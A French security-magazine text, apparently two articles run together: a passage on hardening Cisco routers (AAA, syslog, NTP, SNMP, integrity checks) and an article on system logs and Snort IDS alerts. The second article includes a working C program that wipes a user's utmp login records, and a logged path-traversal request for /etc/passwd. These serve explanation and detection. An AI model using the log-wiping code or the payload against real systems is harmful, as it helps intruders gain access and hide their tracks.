Kerberos est un protocole plus complexe et plus difficile à mettre en oeuvre. Kerberos existe depuis longtemps mais n'était vraiment utilisé que dans des réseaux d'universités nord-américaines. Avec l'arrivée de Windows 2000 qui supporte et utilise Kerberos V (dans une version légèrement modifiée), ce protocole est redevenu à la mode. L'avantage de Kerberos, s'il est utilisé correctement, est que le mot de passe ne circule jamais sur le réseau : l'administrateur s'identifie d'abord auprès d'un KDC (*Key Distribution Center*) et obtient un TGT (*Ticket Granting Ticket*) limité dans le temps qu'il utilise pour obtenir un ST (*Service Ticket*) pour enfin se connecter sur l'équipement. Tous ces échanges sont chiffrés (DES ou 3DES). Kerberos repose également sur UDP, ne fournit aucun mécanisme d'autorisation mais utilise un système de clé privée/clé publique pour identifier les parties (fichier keytab, nommé SRVTAB chez Cisco). L'identité d'un utilisateur (appelé "principal") à un format spécifique :

```
nom/instance@royaume
```

L'instance peut se comparer à une notion de groupe et le royaume est le domaine d'authentification, par exemple :

```
nico/engineering@COLT.CH
```

Aucun de ces protocoles n'assure le chiffrement des données de la session. Ce mécanisme doit être mis à disposition par le protocole dont on se sert pour se connecter sur l'équipement (telnet chiffré ou SSH par exemple).

Bien que les trois protocoles soient disponibles sur quasiment tous les équipements, TACACS+ est clairement celui qui est privilégié : intégration avec d'autres produits, fonctionnalités, etc.

Le mot de passe d'un utilisateur est généralement stocké au format " type 7 ", qui est réversible. Les versions récentes d'IOS supportent également des mots de passe au format MD5 " type 5 ". Chaque utilisateur peut également être affecté directement à un niveau de privilège :

```
username {nom} password 7 {mot de passe}
[privilege {niveau}]
username {nom} secret 5 {mot de passe}
```

Il existe deux niveaux de privilèges par défaut : User Exec (niveau 1) et Priviledge Exec (niveau 15). Ce dernier est aussi appelé mode " enable ". Les commandes sont réparties entre ces deux niveaux mais peuvent être déplacées d'un niveau à l'autre (par exemple, les commandes comme telnet, show access-list ou show logging ne devraient pas être accessibles à tous les utilisateurs) :

```
privilege exec level 15 telnet
privilege exec level 15 show ip access-lists
privilege exec level 15 show access-lists
privilege exec level 15 show logging
```

Les utilisateurs ne peuvent voir que les commandes qui sont disponibles dans leur niveau de privilèges, le fichier de configuration risque donc de sembler incomplet à ces derniers.
L'exemple ci-dessous repose sur TACACS+. Il est possible d'arriver quasiment à la même solution avec RADIUS mais avec quelques limitations : la journalisation et l'autorisation de commandes ne sont pas supportées.
Voir tableau 1

L'exemple ci-dessous présente Kerberos V, l'instance est utilisée pour assigner le niveau de privilège à l'utilisateur :
Voir tableau 2

Journalisation et horodatage

L'équipement ne conserve qu'une quantité très limitée d'informations dans un tampon local volatile. Il est donc extrêmement important d'envoyer les messages vers un système déporté. Les équipements supportent syslog et il est donc envisageable d'exporter les messages soit vers un serveur sous Unix, soit vers un serveur sous Microsoft Windows 9x/NT/2K. Sous Unix, le syslog standard peut être remplacé avantageusement par **syslog-ng** qui permet de classer les événements reçus en fonction, entre autres, de la source et de règles, ou par **msyslog** qui supporte, outre des mécanismes de chiffrement, également plusieurs bases de données comme MySQL ou Postgres. Il existe également des serveurs syslog (commerciaux pour la plupart) pour Windows 9x/NT/2K.
Voir tableau 3

Pour faciliter les corrélations lors de recherche, il est important que tous les équipements réseaux, comme les serveurs, soient synchronisés au niveau de leur horloge : xntpd (Unix), YATS32 (Windows 9x/NT) ou Windows Time Service (Windows 2000) permettent de récupérer l'heure depuis un serveur de strate 2 ou 3 et de la remettre à disposition des autres équipements.
L'exemple ci-dessous montre comment mettre en oeuvre la synchronisation via NTP en mode authentifié.
voir tableau 4

Tableau 1

IOS	CatOS
aaa new-model aaa authentication login default group tacacs+ enable aaa authentication enable default group tacacs+ enable aaa authorization commands 15 default group tacacs+ local aaa accounting exec default start-stop group tacacs+ tacacs+ tacacs-server host {IP} tacacs-server key {clé} ip tacacs source-interface loopback0	set authentication login tacacs enable set authentication enable tacacs enable set authorization commands enable config tacacs none both set authorization exec enable tacacs none both aaa accounting commands 15 default stop-only group set accounting commands enable all start-stop tacacs set accounting system enable start-stop tacacs set accounting connect enable start-stop tacacs set accounting exec enable start-stop tacacs set tacacs key {clé} set tacacs server {IP}

Tableau 2

IOS	CatOS
aaa authentication login default krb5-telnet local aaa authorization exec default krb5-instance kerberos local-realm {royaume} kerberos srvtab entry {keytab} kerberos server {royaume} {kdc} kerberos instance map engineering 15 kerberos instance map support 3 kerberos credentials forward	set kerberos local-realm {royaume} set kerberos clients mandatory set kerberos credentials forward set kerberos server {royaume} {kdc} set kerberos srvtab entry {keytab} set authentication login kerberos enable telnet primary set authentication enable kerberos enable telnet primary

Il est également possible de faire télécharger automatiquement en cas de crash et à des fins d'analyse, une copie de la mémoire (et donc des différents processus actifs au moment du crash et leur état). Dans l'exemple ci-dessous, un fichier "core" est copié via ftp sur un serveur.

IOS	CatOS
ip tftp source-interface loopback0 ip ftp source-interface loopback0 ip ftp username {utilisateur} ip ftp password 7 {mot de passe} exception core-file {nom du fichier} exception protocol ftp exception dump {IP}	set system core-dump enable

Les interfaces virtuelles

Il est généralement recommandé de configurer une interface virtuelle loopback0 qui est toujours active, quelque soit l'état des interfaces physiques et de l'utiliser comme interface source pour toutes les connexions initiées par le routeur et les informations qu'il génère. Cela facilite, entre autres, la recherche d'informations dans les journaux en cas de problème et simplifie l'écriture de filtres.
L'interface null0 est l'équivalent du fichier /dev/null sous UNIX, les datagrammes IP dont le prochain saut (" next-hop ") est Null0 sont détruits. Cette méthode est beaucoup plus rapide et d'un impact moindre que des ACLs pour effectuer du filtrage si une journalisation n'est pas nécessaire.

IOS	CatOS
interface loopback0 ip address {IP} {masque} interface null0 no ip unreachables ip route {réseau} {masque} null0	set interface sc0 {vlan} {IP}/{masque}

SNMP

SNMP est une source d'information (supervision de réseaux et d'équipements), mais aussi une source de risques importante. Un accès en lecture seule permet déjà de récupérer beaucoup d'informations sur l'équipement, sa configuration et son environnement. Il est vivement déconseillé d'activer une communauté (groupement logique d'équipements d'un même domaine) en lecture écriture si cela n'est pas un élément critique pour le déploiement ou la gestion de l'équipement. SNMPv1 ne fournit aucun mécanisme de sécurité et la seule connaissance de la communauté donne accès aux informations. SNMPv2 a introduit des mécanismes de sécurité ainsi que la notion d'entités ("party") correspondant à une configuration distincte pour chaque relation "équipement-serveur". Malheureusement, ceci n'est plus supporté dans les versions récentes d'IOS/CatOS et a été remplacé par SNMPv3, qui est une évolution de la v2 intégrant, entre autres, l'authentification des utilisateurs, le chiffrement et la vérification d'intégrité.

Tableau 3

IOS	CatOS
no logging console logging on logging buffered 16384 debugging logging trap debugging logging console critical logging facility local5 logging source-interface loopback0 logging {IP}	set logging console disable set logging server enable set logging server {IP} set logging session enable set logging timestamp enable set logging server facility local5 set logging server severity 5 set logging buffer 16384 set logging history 16384

Tableau 4

IOS	CatOS
clock timezone GMT +1 ntp authentication-key {id} md5 {clé} ntp authenticate ntp trusted-key {id} ntp update-calendar ntp server {IP} ntp source loopback0	set ntp client enable set ntp authentication enable set ntp key {id} trusted md5 {clé} set ntp server {IP} key {id} set summertime enable set timezone GMT +1

L'exemple ci-dessous active le service SNMP avec une communauté en lecture seule, configure la remontée d'alerte et limite la partie de la MIB que l'on désire exposer : **voir tableau 5**

set snmp view {nom} {OID} Outil de vérification de l'intégrité de la configuration

Il est relativement simple de construire un système de vérification de l'intégrité de la configuration. Certains des outils décrits dans la section suivante intègrent ce type de fonctionnalité que l'on retrouve également dans des outils commerciaux (CiscoWorks et Tripwire for IOS par exemple).

Contrairement à un système d'exploitation où il est possible d'utiliser soit des outils livrés en standard, soit d'installer les programmes dont on a généralement besoin, cela n'est pas permis avec Cat(l)OS/IOS. Par exemple, il n'existe aucune commande équivalente à **md5sum** et qui permet d'obtenir un condensat MD5 (" hash MD5 ") de la configuration ou des images installées, et ceci bien que cet algorithme soit implémenté et utilisé à divers endroits (IPsec et Kerberos, par exemple). Un pare-feu PIX, par contre, affiche un " cryptochecksum " de la configuration.
Un pré-requis est que l'on fasse confiance, comme dans le cadre d'un système d'exploitation générique, à l'environnement (noyau, processus, mémoire, etc.) qui est en train de s'exécuter sur l'équipement, mais aussi au mécanisme de transport (tftp, rcp, scp), ainsi qu'au réseau qui relie l'équipement au serveur en charge de la vérification de l'intégrité. Pour modérer le risque lié au transport et au réseau, une connexion " out-of-band ", soit via un réseau d'administration dédié, soit via le port console ou série est souvent considérée comme plus sûre. Enfin, il existe une approche semi-manuelle (en fonction des équipements) qui consiste à placer une copie des images et des fichiers de configuration (**startup-config** qui est la configuration que le routeur va utiliser lors du démarrage et **running-config** qui est la configuration qui se trouve actuellement en mémoire et est "exécutée") sur la carte flash, de l'extraire de l'équipement et de la relire via un slot PCMCIA sur un PC.
Les mécanismes pour récupérer la configuration sont divers :

- un script simulant une connexion telnet ou SSH (en Perl avec Net::Telnet::Cisco ou en expect par exemple).
- tftp et rcp : ces deux protocoles sont les plus courants, mais aussi les moins sûrs (tftp repose sur UDP et aucun des deux ne chiffre les données).
- scp : scp (copie de fichiers via SSH) remplace avantageusement les protocoles cités ci-dessus.

Une copie de la configuration depuis l'équipement en TFTP s'effectue de la manière suivante :

IOS	CatOS
copy startup-config tftp :	copy config tftp: all

Cette copie peut être lancée sans se connecter manuellement sur l'équipement (via un script par exemple) ou en demandant à l'équipement de télécharger la configuration en lui envoyant un message SNMP. Cette deuxième méthode nécessite une communauté en lecture-écriture :

```
snmpset -c {communauté} {routeur} .1.3.6.1.4.1.9.2.1.55.{serveur TFTP} s {nom du fichier}
```

La vérification de l'intégrité peut être déclenchée sur différents événements :

- automatiquement à partir d'une tâche en mode batch (cron/at) ;

quand certaines entrées apparaissent dans les journaux (" configuration changed " ou " router reload " par exemple)

- quand certains messages SNMP sont reçus manuellement.

Une fois les fichiers téléchargés sur le serveur central, il reste encore à les comparer aux versions "originales" et de rapporter les éventuelles différences.

Tableau 5

IOS	CatOS
no snmp community public	set snmp community read-only {communauté}
no snmp community private	set snmp community read-write
no snmp system-shutdown	set snmp community read-write-all
snmp-server community {communauté} view {nom} RO {ACL}	set snmp trap enable auth
snmp-server trap-source loopback0	set snmp trap enable ippermit
snmp-server trap-authentication	set snmp trap enable config
snmp-server enable traps config	set snmp trap enable syslog
snmp-server enable traps envmon	set snmp trap {IP} {communauté}
snmp-server enable traps bgp	set ip permit {IP} {masque} snmp
snmp-server enable traps syslog	set snmp view {nom} {0]
snmp-server host {IP} {communauté}	
snmp-server source loopback0	
snmp-server view {nom} {OID} excluded	
snmp-server tftp-server-list {ACL}	

Quelques outils à tester et documents à lire

La liste ci-dessous, qui n'est pas, et de loin, exhaustive, présente succinctement quelques outils et documents généralement utilisés par les FAI (Fournisseurs d'Accès Internet).

Quelques outils " à tester "

nmap : **http://www.insecure.org/nmap/**
hping : **http://www.hping.org/**
firewalk : **http://www.packetfactory.net/projects/firewalk/**
xprobe : **http://www.sys-security.com/html/projects/X.html**
syslog-ng : **http://www.balabit.hu/en/downloads/syslog-ng/**
msyslog : **http://www.core-sdi.com/download/download1.html**
UCD-SNMP : **http://ucd-snmp.ucdavis.edu/**
NCAT (Network Config Audit Tool) et RAT (Router Audit Tool) : **http://ncat.sourceforge.net/**

Ces deux outils vous permettent de valider la configuration de vos équipements par rapport à un modèle. Un fichier contenant les règles (basées sur les documents de la NSA, de Rob Thomas et de Cisco – voir ci-dessous) est également livré.
Rancid (Really Awesome New Cisco config Differ) : **http://www.shrubbery.net/rancid/**
Rancid utilise CVS (**http://www.cvshome.org/**) et permet de stocker de manière centralisée les configurations logicielles et matérielles des équipements ainsi que d'automatiser certaines tâches administratives.
• Pancho : **http://pancho.lunarmedia.net/**
Pancho permet d'effectuer des modifications sur un ensemble d'équipements et de stocker leur configuration de façon centralisée.
• Cisco Flash Reader : **ftp://ftp.bbc.co.uk/pub/ciscoflash/**
Ciscoflash permet de lire les cartes Flash contenant un système de fichiers au format Cisco depuis un PC disposant d'un port PCMCIA.
• Cricket : **http://cricket.sourceforge.net/**
Cricket utilise RRDtool (http://www.rrdtool.org/) pour stocker et afficher des statistiques collectées via SNMP.

Quelques documents à lire

• NSA - Cisco Router Security Recommendation Guides : **http://nsa2.www.conxion.com/cisco/download.htm**
Ce guide au format PDF de plus de 200 pages contient des rappels sur TCP/IP et sur les politiques de sécurité ainsi que des exemples détaillés de configuration et de sécurisation de routeurs.
• Rob Thomas - Secure IOS Template Version 2.3 : **http://www.cymru.com/~robt/Docs/Articles/secure-ios-template.html**
Un exemple de configuration sécurisé, plutôt destiné aux FAI.
• Cisco - Improving Security on Cisco Routers : **http://www.cisco.com/warp/public/707/21.html**
Un document assez général sur la sécurisation de routeurs.
• Cisco - ISP Essentials : **http://www.cisco.com/public/cons/isp/**
Des documents plutôt destinés aux FAI : IOS Essentials, ISP Security Essentials et des présentations diverses.
• Sécurité.Org - Kerberos V en environnement ISP (UNIX/Win2K/Cisco) : **http://www.securite.org/presentations/krb5/**

Une présentation du protocole, de ses forces et faiblesses et comment le configurer dans des environnements hétérogènes.

Conclusion

Un routeur ou un commutateur sont des équipements proches d'un serveur équipé d'un système d'exploitation. Il convient donc de le sécuriser et de le gérer de façon plus ou moins identique. De plus, il n'est pas possible de contrôler tout ce qui se passe sur l'équipement car il n'est pas possible d'installer d'autres programmes ou d'intervenir sur son fonctionnement interne.

La fonction principale d'un équipement de type routeur ou commutateur est de " router " et de " faire suivre " (" forwarder " ou " switcher ") le trafic aussi rapidement que possible, en évitant pertes, congestions et gigue. Filtrer le trafic (filtrage par ACL, TCP Intercept, NBAR (*Network Based Application Recognition*)) est une fonctionnalité additionnelle qui détourne l'équipement de sa vocation première, qui répond à certains besoins, mais engendre malheureusement souvent un faux sentiment de sécurité.

La suite...

Pour participer au choix du contenu du prochain article de la série, il vous suffit d'envoyer un message à misc@securite.org en précisant quel sujet ou thème vous intéresse plus particulièrement : les dénis de services (DDoS, vers, etc), les réseaux privés virtuels MPLS (*Multi-Protocol Label Switching*), la sécurisation des protocoles de routage (RIP, OSPF, BGP, HSRP, etc.), les protocoles de la couche " liaison de données " (ARP, CDP, {S,T,D}TP, les VLAN, etc.) ou encore les réseaux privés virtuels chiffrés IPsec (IP Security).

Nicolas FISCHBACH
nico@securite.org
http://www.securite.org/nico/
Last modified :Wed Dec 12 12:17:02 CET 2001

Les logs système et réseau

Les logs système et réseau sont un réel problème pour tout administrateur. Chaque administrateur doit en effet disposer d'un système de journalisation efficace afin d'être capable de détecter le plus rapidement possible les attaques ou les tentatives d'attaques. Cet article décrit l'ensemble des activités qu'il est possible d'enregistrer sur un système et sur un réseau, ainsi que la manière d'analyser efficacement l'information enregistrée.

Les logs système

Les logs gérés par le daemon syslogd

Le but des logs est d'enregistrer toute activité sur un système, qu'elle soit licite ou non. Sur la plupart des systèmes Unix, ces logs sont gérés par le *daemon* syslogd. Ce daemon permet, à l'aide de son fichier de configuration /etc/syslog.conf, de personnaliser la gestion des logs. Il est ainsi possible d'enregistrer toutes les authentifications réalisées par le système, de surveiller ce qui se passe au niveau de son noyau, de rediriger absolument tous les logs vers un terminal, etc. Une pratique très courante est d'enregistrer les fichiers de logs dans le répertoire /var/log, mais également de tout envoyer sur un terminal (par exemple /dev/tty12).

Les logs gérés par le système d'exploitation

En plus du daemon syslogd qui gère de manière assez efficace l'activité d'un système, trois fichiers supplémentaires fournissent de précieuses informations : /var/log/wtmp, /var/log/lastlog et /var/run/utmp. Ces fichiers sont maintenus par les programmes init, login et getty. Le premier, /var/log/wtmp, enregistre les connexions et déconnexions au système, et peut être visualisé grâce à la commande /usr/bin/last. Le second, /var/log/lastlog, contient un historique des dernières connexions, et peut être visualisé grâce à la commande /usr/bin/lastlog. Le dernier, /var/run/utmp, permet de voir qui est connecté sur le système, et peut être lu avec la commande /usr/bin/w.

La particularité de ces fichiers est qu'ils sont organisés sous forme d'enregistrements d'une structure. Les fichiers /var/log/wtmp et /var/run/utmp correspondent à la structure utmp (détaillée dans le fichier /usr/include/utmp.h) :

```
/* The structure describing an entry in the user accounting
database.  */
struct utmp
{
  short int ut_type;            /* Type of login.  */
  pid_t ut_pid;                 /* Process ID of login process.
*/
  char ut_line[UT_LINESIZE];    /* Devicename.  */
  char ut_id[4];                /* Inittab ID.  */
  char ut_user[UT_NAMESIZE];    /* Username.  */
  char ut_host[UT_HOSTSIZE];    /* Hostname for remote login.  */
  struct exit_status ut_exit;   /* Exit status of a process
                                   marked
                                     as DEAD_PROCESS.  */
  long int ut_session;   /* Session ID, used for windowing.  */
  struct timeval ut_tv;         /* Time entry was made.  */
  int32_t ut_addr_v6[4]; /* Internet address of remote host.
*/
  char __unused[20];            /* Reserved for future use.  */
};
```

et le fichier /var/log/lastlog correspond à la structure lastlog (détaillée dans le fichier /usr/include/utmp.h) :

```
/* The structure describing an entry in the database of
   previous logins.  */
struct lastlog
  {
    __time_t ll_time;
    char ll_line[UT_LINESIZE];
    char ll_host[UT_HOSTSIZE];
  };
```

L'utilisation d'une structure pour chacun de ces fichiers facilite l'organisation de leur contenu. Même s'ils sont illisibles avec un simple /bin/cat (ce sont des fichiers binaires), il est assez aisé de développer des programmes pour les lire, les modifier... à condition évidemment d'être root sur le système. Voici un exemple :

```
$ /bin/cat utmp.c
#include <stdio.h>
#include <string.h>
#include <utmp.h>

int main( int argc, char * argv[] )
{
    char * user;
    struct utmp * utn;

    if ( argc != 2 ) {
        fprintf( stderr, "Usage: %s user\n", argv[0] );
```

```
        return( -1 );
    }
    user = argv[ 1 ];
    setutent();
    while ( (utn = getutent()) != NULL ) {
        if ( ! strcmp(utn->ut_user, user) ) {
            utn->ut_type = DEAD_PROCESS;
            memset( utn->ut_line, '\0', sizeof(utn->ut_line) );
            memset( utn->ut_user, '\0', sizeof(utn->ut_user) );
            memset( utn->ut_host, '\0', sizeof(utn->ut_host) );
            memset( utn->ut_addr_v6, 0, sizeof(utn->ut_addr_v6)
);
            pututline( utn );
        }
    }
    endutent();

    return( 0 );
}
$ make utmp
cc     utmp.c   -o utmp
$ w
 10:43am  up  1:39,  1 user,  load average: 0.10, 0.03, 0.01
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU
WHAT
foobar   tty4     -                 10:43am  0.00s  0.11s  ?
-
# ./utmp foobar
$ w
 10:45am  up  1:41,  0 users,  load average: 0.01, 0.02, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU
WHAT
$
```

N'importe quel utilisateur qui a pu obtenir les droits root sur un système peut ainsi effacer toute trace de son activité sauvegardée dans ces fichiers.

Les logs gérés par les autres daemons

La plupart des systèmes abritent des services, comme HTTP, FTP ou SMTP pour ne citer que les plus courants. Ces daemons gèrent souvent eux-mêmes leurs logs, stockés dans le répertoire /var/log.

Par exemple, toute requête à un serveur web Boa (http://www.boa.org/) est enregistrée soit dans le fichier /var/log/boa/access_log si la requête réussit, soit dans le fichier /var/log/boa/error_log si la requête échoue. Etudier ces fichiers peut permettre de détecter qu'un pirate a tenté quelque chose sur le serveur web :

```
$ cat /var/log/boa/access_log
[...]
192.168.10.12 - - [05/Dec/2001:18:19:58 +0000] "GET /cgi-
bin/foobar.cgi?
filename=../../../etc/passwd HTTP/1.0" 200 0 "-" "-"
[...]
```

Cette information indique qu'un pirate a essayé de visualiser le fichier /etc/password à l'aide du script vulnérable foobar.cgi. Ces fichiers obéissent à un format standard, et sont générés également par le serveur web Apache, par exemple. Les serveurs FTP, quant à eux, enregistrent leurs logs dans le fichier /var/log/xferlog, et les logs des serveurs SMTP sont gérés par le daemon syslogd et stockés dans les fichiers mail.err, mail.warn, etc (tout dépend de la manière dont est configuré le fichier syslog.conf).

Les logs des IDS

Si une lecture régulière des logs produits par les systèmes connectés à Internet permet de détecter de possibles activités hostiles, il est toutefois préférable de disposer de moyens alternatifs de surveillance. En effet, les logs des systèmes ne permettent pas de détecter la majorité des attaques réseau (portscans furtifs, ping floods, etc.), ni certaines attaques système. En outre, les fichiers de logs stockés sur un système piraté sont les premières traces compromettantes effacées par le pirate, et ne peuvent ainsi servir ni à retrouver le malfaiteur, ni à identifier la ou les vulnérabilités exploitées par ce dernier.

Définition d'un IDS

Un détecteur d'intrusion (IDS, Intrusion Detection System) est l'un de ces moyens alternatifs de surveillance. Un IDS fonctionne sur un système connecté à un réseau, et analyse les paquets qui transitent sur ce réseau à la recherche de paquets anormaux ou caractéristiques de certaines attaques système et réseau connues. Il existe différents types de détecteurs d'intrusion :

- un détecteur d'intrusion peut être installé sur un système précis et ne surveiller que ce système (et donc ne traiter que les paquets à destination ou en provenance de ce système). Il génère alors des logs qui peuvent être considérés comme des logs système très détaillés ;

- un détecteur d'intrusion peut également surveiller un réseau entier (ou une partie de celui-ci), ainsi que les machines qui y sont connectées : il est alors question de NIDS (Network Intrusion Detection System). Un tel IDS peut être installé sur un système par lequel transite l'ensemble ou une partie des paquets à destination ou en provenance du réseau à surveiller (le routeur ou le firewall de ce réseau par exemple), ou sur un système dédié connecté à ce réseau.

De nombreux logiciels de détection d'intrusion sont disponibles sur le marché, et gratuitement sur Internet. Les logiciels commerciaux les plus utilisés sont BlackICE (http://www.networkice.com/), RealSecure (http://www.iss.net/), NFR (http://www.nfr.com/) et Dragon (http://www.enterasys.com/). Les logiciels libres sont Prelude (http://pre-

lude.sourceforge.net/), et surtout Snort (http://www.snort.org/).

L'IDS Snort

Snort est un IDS extrêmement puissant et flexible qui fonctionne sur plates-formes Unix et Windows. Il est utilisé à maintes reprises au cours de cet article. La version de Snort la plus récente est 1.8.3.

Les alertes produites par un IDS lorsque des attaques ou des anomalies sont détectées peuvent être classées selon différentes catégories. Snort en particulier génère les alertes suivantes :

ATTACK RESPONSES : Ces alertes sont produites lorsque des paquets probablement générés par une machine piratée sont détectés. Par exemple, lorsque Snort traite un paquet réseau contenant la chaîne de caractères uid=0(root), une alerte de type ATTACK RESPONSE est produite. En effet, un pirate qui parvient à obtenir un accès illicite sur un serveur Unix cherche très souvent à savoir s'il dispose des droits d'administrateur (root) ou non sur cette machine, et exécute ainsi la commande id :

```
id
uid=0(root) gid=0(root) groups=200(ftp)
```

Dans ce cas précis, la machine piratée renvoie effectivement la chaîne uid=0(root), caractéristique d'un accès root.

BAD TRAFFIC : ces alertes sont générées lorsque des paquets qui ne devraient jamais transiter sur un réseau sont détectés. De tels paquets (un port TCP ou UDP 0 par exemple) sont caractéristiques d'une activité suspecte et probablement malicieuse.

DDOS : Ces alertes correspondent à la détection de paquets générés par les outils classiques (TFN, Trin00, Stacheldraht) permettant de réaliser des attaques de type *Distributed Denial Of Service*, identiques aux attaques menées contre les sites Yahoo!, Buy.com, eBay, Amazon.com, CNN et E*Trade en février 2000.

DNS : Des alertes de type DNS sont produites lorsque des attaques menées contre des serveurs DNS (*Domain Name System*) sont détectées.

DOS : Ces alertes correspondent à des attaques de type *Denial Of Service*. Une attaque DoS Land ou Teardrop par exemple peut provoquer un arrêt complet de la machine attaquée.

EXPLOIT : Un programme permettant d'exploiter une vulnérabilité d'un logiciel informatique est appelé exploit (prononcer "exployt" :). Les alertes de type EXPLOIT sont ainsi produites lorsque des paquets générés par les exploits classiques disponibles sur Internet sont identifiés.

Les alertes "EXPLOIT ssh CRC32 overflow [...]" par exemple sont caractéristiques d'une tentative de piratage via la vulnérabilité du serveur SSH découverte en février 2001. Il est en revanche impossible de déterminer, en s'appuyant uniquement sur ces alertes, si la tentative a échoué ou non.

FINGER : Le service Unix finger est un service permettant de diffuser des informations concernant les utilisateurs du serveur sur lequel fonctionne finger (nom, prénom, clé publique PGP, etc.). Les alertes de type FINGER sont générées lorsque des tentatives d'attaque via le service finger sont détectées (énumération des utilisateurs d'une machine, exécution de commandes à distance, etc.).

FTP : Les alertes de type FTP (*File Transfer Protocol*) concernent les différentes attaques qui peuvent être menées contre un serveur FTP. Par exemple, les tentatives d'exploitation des vulnérabilités du serveur FTP du système d'exploitation AIX, OpenBSD, ou les nombreuses failles du serveur wu-ftpd produisent une alerte de type FTP.

ICMP : Les paquets ICMP (*Internet Control Message Protocol*) sont très souvent utilisés par les pirates afin de recueillir des informations concernant leurs cibles potentielles (existence, et version du système d'exploitation des machines visées par exemple). Les alertes de type ICMP recensent les différents paquets ICMP caractéristiques d'une activité hostile. Cependant, ces paquets peuvent également correspondre à du trafic réseau normal.

NETBIOS : NetBIOS est le protocole de partage de fichiers et d'imprimantes géré par Windows. De nombreux abus et attaques sont liés à ce protocole (le ver Nimda, les NULL sessions sous Windows NT/2000), et génèrent des alertes de type NETBIOS.

RPC : RPC (*Remote Procedure Call*) est un protocole utilisé par les serveurs Unix sur lequel sont basés de nombreux services (NFS (*Network File System*), ttdbserv, mountd, NIS (*Network Information System*), rstatd, etc.) au passé lourd en termes de vulnérabilités. Les alertes RPC indiquent ainsi des tentatives d'exploitation de ces vulnérabilités.

RSERVICES : Les rservices correspondent aux services Unix rsh, rlogin, rexec, rusers, etc. De par leur nature, ces services sont des cibles idéales pour les pirates, et des alertes de type RSERVICES sont ainsi produites lorsque des accès suspects à ces services sont détectés.

SCAN : un scan est une méthode permettant aux pirates de recueillir de nombreuses informations concernant les systèmes qu'ils souhaitent attaquer. Un portscan par exemple leur permet de déterminer quels services sont fournis par la machine scannée (ou plus précisément quels sont les ports TCP et UDP ouverts sur cette machine), information précieuse car ces services peuvent potentiellement présenter des vulnérabilités exploitables par les pirates.

Les alertes de type SCAN sont générées lorsque de tels scans sont détectés, et il est très souvent possible de déterminer quel est l'outil utilisé pour réaliser ces scans (Nmap, CyberCop, etc.).

SMTP : les alertes SMTP (*Simple Mail Transfer Protocol*), à l'instar des alertes FTP, concernent les différentes attaques connues orientées serveurs de mail (les serveurs SMTP).

MS-SQL : Les bases de données Microsoft SQL sont également la proie des pirates, et contiennent de nombreux mécanismes permettant à un pirate d'exécuter des commandes arbitraires sur le serveur sur lequel fonctionne Microsoft SQL. Les alertes de type MS-SQL sont générées lorsque de telles tentatives sont détectées.

TELNET : Les pirates peuvent obtenir un accès illicite à un serveur sur lequel fonctionne le service telnet, un service d'accès distant, soit en exploitant une vulnérabilité de ce service, soit en tentant de deviner une combinaison nom d'utilisateur (login) et mot de passe (password) valide. En effet, certains systèmes d'exploitation fournissent des comptes par défaut (dont le login et le mot de passe sont connus). En outre, de nombreux utilisateurs ne choisissent malheureusement pas un mot de passe difficile à deviner, mais se contentent de leur propre login ou du nom de leur chien.

TFTP : TFTP (*Trivial File Transfer Protocol*) est un protocole FTP simplifié ne nécessitant en particulier aucune authentification (ni login ni mot de passe). Les pirates peuvent ainsi tenter d'accéder via ce service, en lecture ou en écriture, à des fichiers auxquels ils ne devraient théoriquement pas avoir accès (/etc/passwd par exemple).

WEB : Les serveurs Web (aussi appelés serveurs HTTP - *HyperText Transfer Protocol*) présentent de nombreuses vulnérabilités (le serveur HTTP de Microsoft, IIS (*Internet Information Server*) et ses vulnérabilités dévastatrices Unicode et Double Decode par exemple), mais permettent également d'accéder à certains programmes (CGI (*Common Gateway Interface*), ColdFusion, FrontPage, etc.) présentant malheureusement d'autres vulnérabilités exploitables par les pirates. Les alertes de type WEB ont ainsi été divisées en six sous-catégories, WEB-ATTACKS, WEB-CGI, WEB-COLDFUSION, WEB-FRONTPAGE, WEB-IIS, et WEB-MISC, et permettent de détecter les attaques orientées Web les plus connues et répandues.

X11 : le X Window System est le système sur lequel repose l'interface graphique des systèmes Unix. Ce système peut être exploité par les pirates lors de certaines attaques, et les alertes de type X11 ont été créées afin de détecter ces dernières.

La version 1.8.3 de Snort détecte environ 1500 attaques système et réseau. Des informations techniques détaillées concernant chacune de ces attaques peuvent être obtenues en consultant les sites référencés par Snort dans les champs Xref de ses alertes.

Ainsi, une description de la vulnérabilité exploitée lors de l'attaque détectée ci-dessous par Snort est a priori disponible à l'adresse :
http://archives.neohapsis.com/archives/vulnwatch/2001-q4/0059.html

```
[**] [1:553:1] INFO FTP anonymous FTP [**]
[Classification: Not Suspicious Traffic] [Priority: 3]
12/04-13:50:28.395522 192.168.42.122:2490 -> 192.168.42.122:21
TCP TTL:64 TOS:0x0 ID:49455 IpLen:20 DgmLen:67 DF
***AP*** Seq: 0xBFFF321  Ack: 0xC01115F  Win: 0x7960  TcpLen:
32
TCP Options (3) => NOP NOP TS: 40524741 40524740

[**] [1:1378:1] FTP wu-ftp file completion attempt { [**]
12/04-13:50:30.187482 192.168.42.122:2490 -> 192.168.42.122:21
TCP TTL:64 TOS:0x0 ID:51015 IpLen:20 DgmLen:59 DF
***AP*** Seq: 0xC00250E  Ack: 0xC01953C  Win: 0x7960  TcpLen:
32
TCP Options (3) => NOP NOP TS: 40524920 40524918
[Xref => http://archives.neohapsis.com/archives/vulnwatch/2001-
q4/0059.html]

[**] [1:498:2] ATTACK RESPONSES id check returned root [**]
[Classification: Potentially Bad Traffic] [Priority: 2]
12/04-13:50:30.289802 192.168.42.122:21 -> 192.168.42.122:2490
TCP TTL:64 TOS:0x10 ID:51020 IpLen:20 DgmLen:98 DF
***AP*** Seq: 0xC01957A  Ack: 0xC002523  Win: 0x7960  TcpLen:
32
TCP Options (3) => NOP NOP TS: 40524930 40524924
```

Différents sites, sur lesquels sont référencées la majorité des attaques connues, sont accessibles sur Internet :

- arachNIDS (http://www.whitehats.com/ids/) ;
- SecurityFocus (http://www.securityfocus.com/cgi-bin/vulns.pl) ;
- CERT (http://www.kb.cert.org/vuls/) ;
- CVE/CAN (http://www.cve.mitre.org/).

Les détecteurs d'intrusion constituent donc un outil indispensable à tout administrateur système ou réseau car ils permettent de surveiller les activités potentiellement hostiles visant ces systèmes ou réseaux. Mais, il est néanmoins nécessaire de ne pas se leurrer quant à leur efficacité. Les détecteurs d'intrusion actuels fonctionnent à la manière des logiciels antivirus, et s'appuient ainsi sur des signatures d'attaques connues.

